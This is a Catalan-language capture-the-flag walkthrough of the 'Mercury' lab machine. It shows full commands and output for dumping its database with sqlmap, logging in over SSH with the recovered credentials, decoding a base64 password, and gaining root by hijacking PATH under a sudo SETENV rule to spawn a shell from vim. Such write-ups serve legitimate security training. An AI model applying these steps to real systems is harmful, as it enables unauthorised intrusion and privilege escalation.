
Al cap d'una estona de treball, el SQLMAP, ens retorna uns resultats d'estructura de la BBDD.


```
[13:16:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.6
[13:16:47] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mercury
[*] performance_schema

[13:16:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.16.40.11'

[*] ending @ 13:16:47 /2023-12-26/
```

I veiem que ens retorna una BBDD que s'anomena **mercury**, a la qual haurem de tornar a pasar el SQLMAP per poder aprofundir més en la seva estructura.

```
┌──(root㉿WireSeed)-[/home/wireseed]
└─# sqlmap -u http://10.16.40.11:8080/mercuryfacts/ -D mercury --dump-all --batch
```

Aquesta commanda, ens retorna un resultat de que ha localitzat dues taules, concretamente una anomenada facts i l'altre users.





Veiem que a la taula **USERS**, tenim quatre entrades, la opció **--dump-all** es la encarregada de proporcionar-nos la información de les taules. Peró ens fixem en la quarta i última entrada, ja que es la que ens sembla més interesant de totes.

5. Inicieu sessió a SSH i obteniu root.

Si recordem l'exploració de ports oberts, un dels ports oberts era SSH (22). Anem a utilitzar el port 22 amb aquest últim usuari (**WEBMASTER**).

```
┌──(root㉿WireSeed)-[/home/wireseed]
└─# ssh webmaster@10.16.40.11
```

Introduïm el password que hem localitzat en l'exploració de SQL i ….

```
webmaster@10.16.40.11's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 26 Dec 21:07:46 UTC 2023

  System load:  0.25              Processes:               109
  Usage of /:   76.0% of 4.84GB   Users logged in:         0
  Memory usage: 31%               IPv4 address for enp0s3: 10.16.40.11
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

154 updates can be installed immediately.
6 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Dec 26 21:07:21 2023 from 10.16.40.4
webmaster@mercury:~$
```

Ja tenim l'acces garantitzat per SSH!!

Mirem que trobem al directori utilitzant la instrucción ls i veiem que localitzem el primer FLAG de la màquina.

```
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$
```

Llistem el primer FLAG de la màquina per aconseguir el primer control.

```
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

Anem a localitzar el FLAG 2 de la màquina i començarem per el directori que tenim en aquest nivell, **mercury_proj**.

```
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$
```

Veiem que localitzem un nou TXT, el qual pot incorporar nova informació sobre la màquina, anem a llistar'l.

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

Acabem de localitzar, en base64, el hash per a linuxmaster, anem a transformar'l en ASCI per a poder'l treballar correctament, per això utilitzarem la commanda **echo** amb la opció **base64 -d** per a poder'l transformar.

```
┌──(root㉿WireSeed)-[/home/wireseed]
└─# echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
```

```
┌──(root㉿WireSeed)-[/home/wireseed]
└─# echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
```

Ja tenim el password per a **LINUXMASTER**, anem a realitzar una escalada de privilegis per a tal d'obtindre acces com a l'usuari **LINUXMASTER**.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
```

Posem el password que hem convertit del hash i ….. ja tenim acces com a **LINUXMASTER**.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Mirem quins permissos tenima en aquest usuari.

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ cd
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:~$
```

I veiem que aquest usuari té permís per executar un script, anem a veure que realitza aquest script.

```
linuxmaster@mercury:/usr/bin$ cat check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

Comprovem que aquest script es per visualitzar les últimes 10 entrades del registre **syslog**. Com que saben que aquest script es pot executar a l'entorn de preservació, això significa que podem abusar de la variable de la ruta. Així que podem intentar de realitzar enllaços simbólics amb el nostre editor a través de la cua, i despres canviar la variable d'entorn.

Això ho realitzarem utilitzant les següents instruccions:

```
linuxmaster@mercury:~$ head -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
2 files to edit

root@mercury:/home/linuxmaster#
```

Un cop executem la última instrucción, i el script s'executarà com a root, haurem de prendre el privilegi modificant el contingut editant el següent:

:!/bin/bash
Premem INTRO

Boooom!!!!! Tan aviat com executeu l'ordre anterior dins de l'editor Vim i sortiu de l'script, obtindreu l'intèrpret d'ordres arrel.

Finalment, obriu el directori arrel amb:

```
root@mercury:/home/linuxmaster# cd /root
root@mercury:~#
```

Llistarem el contingut del directori arrel amb la commanda LS.

```
root@mercury:~# ls
root_flag.txt
root@mercury:~#
```

I ja hem localitzat l'ultim FLAG de la màquina, anem a llistar'l per poder tindre el premi final.

Ja tenim la màquina completada!!!

MERCURY FINISHED!!!

Ara ens toca la següent màquina de la serie: **THE EARTH**!!!